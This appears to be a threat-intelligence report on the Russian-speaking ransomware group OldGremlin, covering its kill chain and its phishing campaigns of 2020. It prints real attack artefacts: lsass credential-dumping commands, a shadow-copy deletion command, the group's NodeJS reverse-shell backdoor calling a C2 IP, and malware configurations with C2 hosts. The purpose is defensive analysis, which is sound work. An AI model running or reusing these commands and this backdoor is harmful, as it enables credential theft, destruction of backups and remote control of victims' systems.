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# Never, Never Feed Him After the Locknight

### Chapter 1.

News about ransomware attacks have been making headlines in recent years. One reason is that threat actors have begun making information about their victims public. Stolen confidential data was initially shared only on the dark web, but later it started appearing on publicly accessible websites. Double extortion, which is a powerful blackmailing technique as part of which threat actors threaten to publish confidential data on dedicated leak sites (DLSs), has resulted in threat actors developing larger appetites. For instance, the average ransom amount in 2021 shot up from \$170,000 to an unprecedented \$247,000. Despite the rapidly increased risks from this threat internationally, for a long time business owners in Russia did not think they were a lucrative target for ransomware operators. A joint survey of Russian entrepreneurs conducted by Bell.Club and Group-IB last fall showed that 51.9% of respondents believed that their company was not entirely protected against ransomware attacks.

Ransomware operators expanding their technical capabilities and resources has led to a shift to attacks against large corporations and government organizations worldwide. In 2021, this trend reached Russia.

### Stereotype breakers

### \$16.9 million

a record-breaking ransom for Russia demanded by OldGremlin from a victim in 2022 for decrypting data. The "gremlins" also set the 2021 record, which amounted to \$4.2 million. Last year, the number of ransomware attacks against Russian companies increased by more than 200%. Dharma, Crylock, and Thanos were the most active operators. Although extortion involving publishing data on DLSs is not common in Russia, the tried-and-tested method of extorting money for decrypting files is bringing threat actors higher and higher profits. The average ransom demand from Russian companies in 2021 reached \$1.6 million. This already high bar was raised ten-fold by OldGremlin, a cybergang discovered by Group-IB's Threat Intelligence team in March 2020 and first described in September 2020 in the blog post Big Game Hunting: Now in Russia: Top Russian companies and banks under attack from OldGremlin — a group controlling TinyCryptor ransomware.

Contrary to the general assumption that ransomware operators are not interested in Russian businesses, OldGremlin (a Russian speaking group) has broken the greed record for the second year in a row. In 2021 they demanded \$4.2 million from a victim, while in 2022 their highest demand was \$16.9 million.

OldGremlin, which is the least studied Russian speaking ransomware group, reflects how the ransomware industry has evolved: it has shifted from extorting small sums from individuals to conducting complex attacks against corporations, with ransom demands in the millions (Big Game Hunting). According to Group-IB, over the course of two and a half years OldGremlin carried out **16 campaigns**. The group's most fruitful year was 2020, when the threat actors conducted ten phishing email campaigns. In 2021, only one campaign took place, but it was highly successful. In 2022, five campaigns have been observed so far.

# Who does OldGremlin attack?

The number of ransomware-related incident response engagements conducted by **Group-IB's Digital Forensics Lab** in H1 2022 increased four-fold compared to H1 2021.

Like most ransomware groups that target corporate networks, OldGremlin uses phishing emails as an initial access vector. The threat actors used relevant topics (the pandemic, remote work, sanctions against Russia) and well written emails to trick their victims into clicking on their links and downloading malicious files. As a result, the threat actors gained access to the corporate networks in which they were interested. Since mass mailouts were used, many workstations were compromised at once, which made it easier to develop the attack further.

"The gremlins" always target specific industries during their phishing campaigns. The group's victims include companies in sectors such as logistics, industry, insurance, retail, real estate, software development, and banking.

OldGremlin mainly targets corporate networks that run on **Windows**. The most recent analyzed attacks, however, show that the group's arsenal also includes ransomware for **Linux**. The threat actor spend a significant amount of time in the victim's network studying it before deploying their ransomware, which means that in addition to reactive methods of detecting traces of OldGremlin, proactive methods are also relevant.

# How to protect against OldGremlin

To prevent ransomware attacks, we recommend using

Group-IB Managed Extended
Detection and Response (MXDR)
to protect your infrastructure
against targeted attacks and
hunt for threats using data from
Group-IB Threat Intelligence.

For the first time since we discovered the group that we named OldGremlin, we are releasing a detailed analytical report about the group's activity. The report is based on incident response engagements carried out by Group-IB's DFIR team. Our goal is to describe the full attack cycle, from phishing links and initial access to encryption and ransom demands.

Like other Group-IB reports, this one gives readers access to data and detailed information about the relevant tactics, techniques, and procedures (TTPs) used by the cybercriminals, mapped to MITRE ATT&CK®. The data will be useful for organizations that fight cybercrime as well as for potential victims to help them protect their infrastructure.

The end of the report features a unique retrospective overview of OldGremlin's phishing campaigns and a technical analysis of the tools that the group uses, including sophisticated ones. The report is intended for IT directors, heads of cybersecurity teams, SOC analysts, and incident response specialists. Our goal is to help reduce financial losses and infrastructure downtime and to encourage businesses and organizations to take preventative measures to fend off OldGremlin attacks.

If you have experienced a ransomware attack, <u>contact</u> Group-IB. Our 24/7 incident response service can be reached at MEA +971 4 508 1605

APAC +65 3159 4398

Europe +31 20 226-90-90

# Key findings

#### 1 The first attack

by OldGremlin was detected by the Group-IB Threat Intelligence team in late March – early April 2020

## OldGremlin has conducted 16 campaigns in total

The threat actors often pose as well-known companies, including the media group RBC, the legal assistance system Consultant Plus, the company 1C-Bitrix, the Russian Union of Industrialists and Entrepreneurs, and Minsk Tractor Works

### 6 \$16.9 million

the highest ransom demand

### 8 Attack on the weapons factory

Attack on the weapons factory The group attacked a Russian weapons factory in August 2020

### <sup>10</sup> No double extortion

OldGremlin has not been seen to use the double extortion technique despite uploading data from the networks they compromise

### 12 Third-party tools

In addition to their own tools, the group uses third-party ones, both paid (Cobalt Strike) and open-source (modules from the PowerSploit project)

#### 14 Initial vector

Well-crafted phishing email remain the gang's primary initial attack vector

### 2 TinyScouts

the group is also known as TinyScouts

### <sup>4</sup> The group's origin

is unknown, but it has been established that OldGremlin members are Russian speakers

### 5 Attack geography

Russia

### 7 Key targeted industries

logistics, insurance, retail, real estate, software development

#### 9 Dwell time

The average dwell time until the ransomware deployment is 49 days

### <sup>11</sup> Custom post-exploitation framework

The group created an entire post-exploitation framework (called Tiny), which has been evolving with each new attack

### 13 Keeping up with trends

The threat actor follow the latest trends in cybersecurity and they mix tried-and-tested tools with new vulnerabilities and attack methods

#### <sup>15</sup> Paid leave

Unlike other threat actors involved in Big Game Hunting, "the gremlins" take a long break after each successful attack

# The lifecycle of OldGremlin attacks

### Chapter 2.

OldGremlin has been making changes to its toolkit as the group evolved, but the hacker group's tactics, techniques, and procedures have remained generally the same over the past two years and a half. In this section, we describe their TTPs based on the Unified Ransomware Kill Chain.

### Initial access

Since early March 2020, when the group was discovered by Group-IB's Threat Intelligence experts, OldGremlin has carried out at least 16 phishing campaigns.

To deliver phishing emails, OldGremlin chose various email services. In the first half of 2020, the threat actor's used a solution called Private Email by the German developer Open-Xchange, whereas in August they switched to Microsoft Outlook and in 2021 they started using Yandex.

Phishing emails distributed by OldGremlin contain links to archives with LNK (TinyLink), SFX (TinyBox), or Microsoft Office files. When opened, the files download the TinyPosh, TinyScout, TinyNode, or TinyFluff backdoor (all these backdoors are described in detail in the <u>Tools</u> section.)

Table 1. Timeline of OldGremlin phishing campaigns

Attack date	Details	Tool
March 31 – April 2, 2020	A phishing campaign purporting to be from a financial organization	An archive with a TinyLink that downloads TinyPosh
April 24, 2020	A mailout purporting to be from a dental clinic	An archive with a TinyLink that downloads TinyPosh
May 12, 2020	A mailout purporting to be from a journalist working for the media company RBC and the financial organization with an invitation to an interview	An archive with a TinyLink that launches TinyNode
June 3, 2020	A mailout purporting to be from a law firm	An archive with a TinyLink that launches TinyNode
June 30, 2020	A mailout purporting to be from the self-regulatory micro lender Edinstvo	An archive with a TinyLink that downloads TinyScout, which, optionally, loads TinyNode or TinyCrypt
July 7, 2020	The sender of the mailout was not detected	An archive with a TinyLink that loads TinyScout, which, optionally, loads TinyNode or TinyCrypt
August 10 – 11, 2020	A mailout purporting to be from the audit and consulting group Finauditservis and the Russian Union of Industrialists and Entrepreneurs	An archive with a TinyBox that launches TinyNode
August 13, 2020	A mailout purporting to be from the media company RBC	An archive with a TinyBox that launches TinyNode
August 14, 2020	A mailout purporting to be from a metals and mining company	An archive with a TinyBox that launches TinyNode

Attack date	Details	Tool
August 19, 2020	A mailout purporting to be from Minsk Tractor Works	An archive with a TinyBox that launches TinyNode
February 4, 2021	A mailout purporting to be from the Russian Association of Online Retailers (AKIT)	A malicious Microsoft Office file that downloads TinyBox
March 22, 2022	A mailout purporting to be from the financial organization	A malicious Microsoft Office file that downloads TinyFluff
March 25, 2022	A mailout purporting to be from Consultant Plus	An archive with a malicious LNK file that downloads TinyFluff
June 7, 2022	A mailout purporting to be from Parus LLC and the association ERA Rossii	An archive with a malicious LNK file that downloads TinyFluff
July 28, 2022	A mailout purporting to be from 1C-Bitrix	An archive with a malicious LNK file that downloads TinyFluff
August 23, 2022	A mailout purporting to be from Kontur.Diadoc	An archive with a malicious LNK file that downloads TinyFluff

For more information on the group's phishing campaigns, see the <u>Campaigns</u> section.

# Establishing Foothold

To achieve persistence in compromised systems, the threat actors used common techniques, including editing the Run registry key, creating tasks in Windows Task Scheduler, or creating new services using sc.exe.

In some cases, OldGremlin used **Cobalt Strike**, a penetration testing tool employed by many threat actors for post-exploitation. More often than not, this tool was applied only in the initially compromised system, for example to escalate privileges using the command "getsystem".

Another privilege escalation method identified during incident response was exploiting Cisco AnyConnect vulnerabilities, namely CVE-2020-3153 and CVE-2020-3433. These vulnerabilities help attackers create or rewrite files (including executables) in arbitrary folders and launch them with system-level privileges.

The threat actors not only accessed the compromised infrastructure using backdoors, they also stole VPN certificates in order to gain access to the system by exploiting a corresponding service. For example, the threat actors extracted non-exportable certificates using the utility **ExportRSA**. They also gained access to the compromised infrastructure by using legitimate remote access tools such as **TeamViewer**.

OldGremlin used common methods to access authentication data. For example, the utility **ProcDump** helped them obtain a dump of Isass.exe, which is part of the authentication process used by the local security system. In some cases, the file name ProcDump was disguised as a typical process running in a compromised system:

cmd.exe /c C:\Windows\Temp\firefox.exe -accepteula -r -ma 999
C:\Windows\Temp\TAPE.bin

The threat actors did not always copy additional tools to achieve their goals. In some cases, they obtained an Isass.exe dump by exploiting the system library file **comsvcs.dll**:

wmic process call create 'rundll32 C:\WINDOWS\system32\comsvcs.dll MiniDump 928 C:\kern.bin'

When responding to an incident related to an OldGremlin attack, we discovered that instead of dumping a process related to the authentication service of the local security system, the threat actors used **WinPmem** to obtain a memory dump of the compromised system. Interestingly enough, digital forensics specialists use this tool for the exact same purpose.

In order to obtain access to authentication data, the cybercriminals also exploited Credential Manager. To obtain saved data, they used either the Invoke-WCMDump script or the TinyWCMExtractor.

In some cases, the group also obtained authentication data at early stages of their attacks by using the legitimate tools **WebBrowserPassView** and **Mail PassView**.

## **Network Discovery**

In order to examine the compromised domain, the attackers used **PowerView**, a tool that provides ample opportunity to collect information about Active Directory and manipulate it, for example:

Set-DomainObjectOwner -Identity CLUSTERS -OwnerIdentity <REDACTED>

In some attacks, the hacker group used **SharpHound**, a tool that collects data for BloodHound. In turn, BloodHound helped the threat actors obtain information about Active Directory and choose the most efficient methods for pursuing their attack.

To collect information about active processes (including identifying antivirus software and other defense tools), the attackers used the utility tasklist.

Another tool in OldGremlin's arsenal is **TinyShot**, which generates screenshots of the compromised system.

## Key Assets Discovery, Network Propagation, and Data Exfiltration

After obtaining privileged authentication material and examining the Active Directory structure (information on Active Directory was collected at the previous stage), the attackers perform lateral movement in the network in order to install an additional backdoor (TinyShell) on key nodes (e.g., email and file servers). The backdoor is operated using the a NodeJS interpreter, for example:

```
require('child_process').spawn(process.argv[0],['-e',"]
dirname=require('path').dirname(process.argv[0]),require('net').
connect(80,'78.46.247[.]25',
function() {
       this.setKeepAlive(true, 6e4), this.a = '{' + Math.random() +
'}', this.b = [], this.on('data', c = & gt; {
               this.b.push(c), c.a = Buffer.concat(this.b).
toString().split(this.a), 1 & lt;
               c.a.length & amp; & amp;
               (this.b = [], c.a.forEach(i = & gt; {
                       try {
                        eval(i)
                       ?
                    catcha) {}
               {))
       }), this.write(this.a)
})
)"],{detached:true})
```

The backdoor was copied using shared admin resources and Windows Task Scheduler was used to obtain persistence in the compromised server.

To execute various commands on target servers and to launch utilities (such as ProcDump), the attackers often used the operating system's functions to create services on remote hosts.

In some cases, in order to interact with target systems as part of lateral movement within the network, the threat actors used **Impacket**, most often **smbexec** tool. The threat actors also used Remote Desktop Protocol (RDP) to perform lateral movement in the compromised infrastructure.

When the attackers needed access to the Linux-based part of the victim's infrastructure, they used SSH.

In some of the incidents we investigated, the threat actors collected a limited number of files by using installed backdoors to exfiltrate data.

## Preparation for Deployment

Before deploying the ransomware, the attackers deleted available backup copies in order to prevent the victim from restoring the infrastructure without paying the ransom. In some cases, the hacker group used **vssadmin** to delete shadow copies:

```
cmd.exe /c vssadmin delete shadows /all /quiet
```

The threat actor disabled antivirus software using a tool called **TinyKiller** and isolated the host from the network using **TinyIsolator**. For detailed descriptions of these tools, see the **Tools** section.

When the group attacked Linux-based infrastructures, they deleted .bash\_history files, changed user passwords to limit access to the compromised host, disabled SSH, and isolated the host from the network (as they did with Windows-based systems).

# Ransomware Deployment

The attackers used compromised credentials to spread the ransomware by copying it to the target host using the SMB protocol and launching it by creating a new service.

### **Extortion**

Some of the incidents investigated included instances of the threat actors sending their victims emails "proving" that the victim's data had been uploaded, but the investigation did not reveal any proof that such data had been published or shared with third parties. This means that victims were mainly motivated by the desire to have their data decrypted.

Your files have been encrypted.
The guarantee we provide is that we are Old Gremlin
(you can read about us on Group-IB's website).

Figure 1. An excerpt from an email sent by the threat actors to one of their victims (translated from Russian)

## Campaigns

### Chapter 3.

OldGremlin approaches each phishing campaign differently. The group members make slight changes to the kill chain and carefully prepare the texts of the emails and documents that they use to deceive people.

Since it was discovered in 2020, OldGremlin has carried out at least 16 campaigns aimed at a number of organizations in various fields including logistics, industry, insurance, retail, real estate, and software development.

In this section we examine each campaign known to us and focus on the kill chain. For detailed descriptions of the tools used by the threat actor, see the <u>Tools</u> section.

# Campaigns carried out in April and March 2020




Figure 2. Spring 2020 campaign scheme

The first OldGremlin attack was carried out in late March and early April 2020. From March 31 to April 2, several archives with the same name (Рекомендации.zip), each containing an LNK file with the name Рекомендации\_\*\*\*\*.docx.lnk, which we classified as TinyLink, were uploaded to VirusTotal.

This tool contains two files:

- · A document;
- · An HTA script TinyHTA.

The LNK file is designed for launching the HTA script, which displays the document to distract the victim, downloads and runs the next stage. The LNK file name and the document text indicate that the group pretended to act on behalf of the financial organization (see Figure 3).

Based on the response from the Bank of Russia from March 27, 2020, the self-regulatory organization recommends taking the following actions between March 30 and April 3, 2020:

- 1. Restrict the number of operating secondary offices and the number of employees who have direct contact with clients.
- 2. If it has not been done already, provide all operating offices with basic personal protective equipment, including antiseptics and disinfecting wipes. For general recommendations, use "Recommendations for employers on preventing the spread of coronavirus disease among employees" applicable to any micro-financial organization's client office supplies (link).
- 3. Introduce special working schedules, including reduced working hours.
- 4. Inform clients about any new schedules by sending messages via client areas on the websites of organizations, publish posts on official websites of organizations, etc. The microloan organization can publish information about schedule updates on its own website. Send posts for publishing to pr@ ru.
- 5. If current lenders are late in making payments within the timeframe outlined above, do not accrue penalties and fines under their microloan contracts.
- 6. Double the pay of employees engaged in work, including remote, in accordance with the Russian Labor Code, or offer them compensatory leave.

#### A list of remote work applications to be used due to the spread of COVID-19

#### Video conference services

Zoom. It is a popular video conference application available as a free version (supports call duration up to 40 minutes) or a paid version. It can be accessed via desktop, mobile, and web interfaces.

Google Meet. Due to the Covid-19 pandemic, Google made the premium version of the application free for all G Suite users until July 1. The tool supports videoconferences with up to 250 participants and streams with up to 100,000 viewers. Conferences can be recorded on Google Drive.

#### **Communication via messengers**

Slack. The application has a free version. Users can communicate in separate topic-based channels or

 $\textbf{Figure 3.} \ \textbf{The document displayed to victims (translated from Russian)}$ 

During this attack, the downloader script obtained the next stage from a Cloudflare Workers server (hxxps://schedule.winupdate.workers[.]dev/load.php), where the PowerShell script TinyPosh was located. This tool helped the threat actors do the following:

- 1. Collect information about the compromised computer and transfer it to the Command and Control server (C2)
- 2. Load and run PowerShell scripts
- 3. Download files from the compromised system

TinyPosh contains a fragment of code with configuration data, for example:

```
${caMPAiGNId} = "Covid19Camp"
${REMotehOsT} = "hxxp://136.244.67[.]59"
${GeTStABPaTH} = "load.php"
${COMMaNdpATH} = "web/index.php?r=cmd"
${rEgIsTRyPATh} = "HKCU:\Software\Classes\"
${reGIsteReDkEy} = "Registered"
${MoDuleSkey} = 'TM'
${waiTingtRIg} = "waiting"
${slEepTImesec} = 30
${lNKName} = "OfficeUpdater.lnk"
${LNktARGeT} = ("/v /c mshta !cd!")+${LNKnAME}
```

The second attack we detected was carried out on April 24 and involved phishing emails made to look like messages from a dental clinic. The infection scheme was the same as in the first attack we described. This time, the second stage (TinyPosh) was downloaded from an IP with the full URL hxxp://95.179.252[.]217/load.php. The document that was used to distract the users was also different (see Figure 4).

#### What documents you need to provide:

- · Application for participation approved by your line manager
- Documents about the company (name, legal address, TIN number, state registration certificate)
- Extract from the Unified Public Register of Legal Entities or Uniform State Register of Individual Entrepreneurs (or notarized copies thereof)
- · Copies of articles of incorporation
- · Certificate of no tax debt
- Document confirming the capacity of the person acting on behalf of the participant (a copy of the order of appointment as the line manager or a letter of empowerment)

We would also appreciate it if you could send us a quote for providing services to 15 dental hospitals between 2020 and 2021.

```
Thank you in advance.

Please send all abovementioned documents to info@...com in the form of an archive.
```

Best regards, Valery Vinekop

Figure 4. The document displayed to victims (translated from Russian)

As was the case with the previous attack, the threat actors chose a "trendy" name for their campaign: **Covid19Camp**.

```
${caMpAIGNiD} = "Covid19Camp"
${rEMoTEHoSt} = "hxxp://95.179.252[.]217"
${gETSTaBpaTH} = "load.php"
${comMANDpath} = "web/index.php?r=cmd"
${REGISTrYPATh} = "HKCU:\Software\Classes\"
${reGisTEredKeY} = "Registered"
${MOdUlEsKey} = 'TM'
${hasHhOSTkey} = 'THH'
${wAITINGTRIG} = "waiting"
${sLeePTimeseC} = 30
${lNKNAme} = "OfficeUpdater.lnk"
${lNKTARGeT} = ('/v'+' '+'/c'+' '+'m'+'shta '+""!cd!\")+${lNkName}
```

# The campaign carried out in May 2020




Figure 5. May 2020 campaign scheme

This attack was the most interesting in terms of social engineering. The cybercriminals sent emails posing as a financial organization's marketing director inviting potential victims to take part in a collaborative study with RBC, a media group. The emails were sent from the address <code>pr@\*\*\*[.]online</code>, with a copy to <code>julia.koshkina@rbcholding[.]press</code>. Both domains were owned by the attackers and had been registered shortly before the attack. At the time, RBC did in fact have a journalist by that name among

its staff. The first email did not contain any malicious content (see Figure 6).

From: Antonina Kuzmina | Sent: Tuesday, May 12, 2020 6:04 PM To: Cc: julia.koshkina@rbcholding.press Subject: Russia-wide survey on the state of the banking sector during the Covid-19 pandemic Dear Sir/Madam. My name is Antonina Kuzmina. I am the Marketing Director at the one of your organization's partners. Together with the news outlet RBC we are conducting a Russia-wide survey on the state of the banking sector during the Covid-19 pandemic. This survey will help improve the economic policy of the and raise Russian people's awareness about potential financial risks until the end of the year. CC'd on this email is an RBC journalist, Julia Koshkina, who is coordinating the research on the part of the news agency. Julia would like to send a few questions to the Senior Manager/Head of PR at your bank. I would be very grateful if you could answer these by May 20. Yours faithfully, Antonina Kuzmina **Marketing Director** 

Figure 6. The email sent by the threat actors, supposedly from the company's marketing department (translated from Russian)

If a potential victim replied to the first email, the attackers sent the second message from the previously CC'ed account (this time they posed as the RBC journalist). The second email did not contain any malicious content either (see Figure 7).

From Julia.koshkina@rbcholding.press <Julia.koshkina@rbcholding.press>

Subject Re: Russia-wide survey on the state of the banking sector during the Covid-19 pandemic |

To
Cc Antonina Kuzmina |

Dear colleagues,
I'm sorry for being late with my reply, I had to revise a final draft.
Thank you, Antonina, for this message of introduction.
Would you be able to participate in our survey? I will send you the details if so.

Figure 7. The follow-up email (translated from Russian)

Finally, if the victim replied to the second message, the threat actors sent an email with malicious content (see Figure 8).




Figure 8. The email with malicious content (translated from Russian)

By following the link, the victim could indeed schedule a video call (see Figure 9).




Figure 9. Scheduling a video call (translated from Russian)

As was done in previous attacks, the first stage of the infection chain was an archive that contained a TinyLink, which in turn ran a TinyHTA. This time, however, its functionality was not limited to downloading and launching the second stage. After restarting the compromised system, it downloaded the next stage from scratch from one of the following addresses:

- hxxps://calm-night-6067.bhrcaoqf.workers[.]dev
- hxxps://rough-grass-45e9.poecdjusb.workers[.]dev
- hxxps://broken-poetry-de86.nscimupf.workers[.]dev

- hxxps://ksdkpwprtyvbxdobr0.tyvbxdobr0.workers[.]dev
- hxxps://ksdkpwpfrtyvbxdobr1.tiyvbxdobr1.workers[.]dev

The attackers used the following address as their **TinyHTA** C2 server: hxxps://rough-grass-45e9.poecdjusb.workers[.]dexv/load.php

Unfortunately, the investigation did not reveal what tool the cybercriminals used during the second stage of the attack. It is worth noting that in other attacks the threat actors usually placed **TinyPosh** in the URL path load.php. One of the devices infected during this campaign contained an unusual tool that we named **TinyNode**. For a detailed description, see the **Tools** section.

The document designed for distracting users is shown in Figure 10.

Thank you for supporting our project entitled "Russia-wide survey on the state of the banking sector during the Covid-19 pandemie".

The survey is organized by the and the media holding RBC.

The purpose of the survey is to provide the readers of RBC with up-to-date information about the state of the economic and financial sectors during the pandemic.

This information will help people make informed financial decisions during these challenging times.

#### The list of questions:

- According to the National Credit Reporting Agency, before the Covid-19 pandemic, Russian banks approved 36.9% of all loan applications submitted by citizens
- 2. Did your bank start rejecting more applications for new loans since the Covid-19 pandemic began?
- 3. Can you confirm that the average mortgage amount dropped during lockdown?
- 4. Did your bank raise the initial mortgage payment?
- 5. How did your bank's marketing strategy change during the pandemic?
- 6. With the Russian Ruble exchange rate decreasing and markets shrinking, did your bank borrow from the Central Bank in case of an emergency?
- 7. Almost every third bank client who defaulted on their loans reported losing their job. What measures have you taken to restructure loans due to job loss?
- 8. What percentage of your bank's employees have switched to remote work?

We would be very grateful if you could answer by May 22, 2020, 8 PM (GMT+3). Please send your answers in the form of a text file to Julia.koshkina@rbcholding.press

Figure 10. The document displayed to victims (translated from Russian)

# The campaign carried out in June 2020




Figure 11. June 2020 campaign scheme

In June 2020, OldGremlin sent emails posing as a law firm. As usual, the first stage of the attack was an archive, **NDA-Nemoloko.zip**, which contained the following files:

- · A document with an illegible name that was used as bait
- NDA-Nemoloko-04062020.docx.lnk (TinyLink)

The **TinyLink** also contained a document. We were unable to find out why the attackers added two documents at once. The documents are shown in Figure 12 (below on the left is the document from the archive, below on the right is the document from the LNK):




Figure 12. Two documents displayed to victims (translated from Russian)

TinyHTA also underwent some changes. After displaying the document to the victim, the script saves a Base64-encoded PowerShell script in the registry key HKCU\Software\Microsoft\Windows\Security and then runs it. The script downloads the payload from the address hxxps://dl.dropboxusercontent[.]com/s/omczqfzp77fits9/pack\_2.zip?dl=0, saves it as %APPDATA%\TN\win\_service\_updater.zip.zip, unzips the contents into the directory %APPDATA%\TN, ensures persistence, and executes the payload.

During the attack, **TinyNode** was also used as a payload. A pseudo-domain (.onion), which is indispensable for the threat actors to interact with **TinyNode**, was sent to one of the **Cloudflare Workers** addresses:

- hxxp://wispy-surf-fabd.bhrcaoqf.workers[.]dev/
- hxxp://noisy-cell-7d07.poecdjusb.workers[.]dev/
- hxxp://wispy-fire-1da3.nscimupf.workers[.]dev/

# Campaigns carried out from late June to early July 2020




Figure 13. Scheme of the campaigns carried out in July 2020

On June 30, 2020, OldGremlin carried out an attack by masquerading as the self-regulatory organization **Edinstvo**. When investigating the attack, we detected two tools that the group had never used before: **TinyScout** and **TinyCrypt**. The threat actors followed the pattern of their previous campaigns and used **TinyLink** during the first stage of the attack. The document displayed to victims is shown in Figure 14

#	Name (description) of the document (information)	Period of submission (established or renewed)	Comment
1	2	3	4
1.	Certificates (other documents or endorsements) for each individual who is a member of the governing bodies of the microloan organization, confirming that these persons do not have a criminal record relating to economic crimes or crimes against the state, have not been penalized by means of disqualification, and have not been involved in illegal activities in financial institutions in accordance with Federal Law of July 2, 2010 #151-FZ "on Microfinancial Activity and Microfinancial Organizations" (hereinafter "Federal Law #151-FZ")		

Figure 14. The document displayed to victims (translated from Russian)

TinyHTA received the payload from the address hxxp://45.61.138[.]170/decide.php. Yet this time the compromised device had TinyScout loaded on it — a tool that determines whether to encrypt the system using TinyCrypt or to install TinyPosh in order to continue post-exploitation.

TinyScout downloaded TinyPosh if one of the following criteria was met:

- The device is located in the Active Directory domain
- TeamViewer is installed on the device
- RDP has been used to connect to the device

If none of the criteria were met, the **TinyCrypt** ransomware was downloaded and launched.

TinyScout configuration data:

#### TinyPosh configuration data:

```
${CAmpAIGnId} = ("Covid19Camp")
${REMotEhoSTARr} = @(
("hxxps://hello.tyvbxdobr0.workers[.]dev"),
("hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev"),
("hxxps://old-mud-23cb.tkbizulvc.workers[.]dev"),
("hxxp://45.61.138[.]170"))
${gl0Bal:REm0tEHoST} = ''
${gL0bal:Rem0tEHoST} = ''
${gLObal:ReqUesTErrLvL} = 0
${COmMaNdPAtH} = ("web/index.php?r=cmd")
${ReGIsTryPATH} = "HKCU:\Software\Classes\"
${rEGiSTeReDkeY} = "Registered"
${moDUlesKEy} = 'TM'
${WoRKHOsTKeY} = 'WHK'
${wAltIngTRig} = "waiting"
```


The fragments of code above show that three Cloudflare Workers domains and one IP were used as C2 servers.

On July 7, 2020, the file **Covid19-ВтораяВолна.zip** was uploaded to VirusTotal. The infection chain was the same as in the previous attack, namely **TinyScout** was downloaded from the address **hxxps://hello.tyvbxdobr0.workers[.]dev/decide.php** and its C2 addresses also coincided with the addresses used before.

# A series of campaigns carried out in August 2020

From August 2020, OldGremlin decided to double down with their operation and conducted a series of mass email campaigns targeting banks, major energy and insurance companies, and even a military manufacturing facility. The kill chain underwent some changes: the phishing emails now contained shortened bit[.]ly links leading to Cloudflare Workers domains, which the group had often used in the past. In the same way as before, the links led to archives, but this time the archives contained SFX files (TinyBox) designed for launching TinyNode. Every single SFX archive sent .onion pseudo-domains to 192.248.165[.]254. All the emails in these campaigns were sent from Outlook servers between 5 and 10 AM (GMT+3).

In all attacks carried out in August, the infection scheme shown in Figure 15 was used.



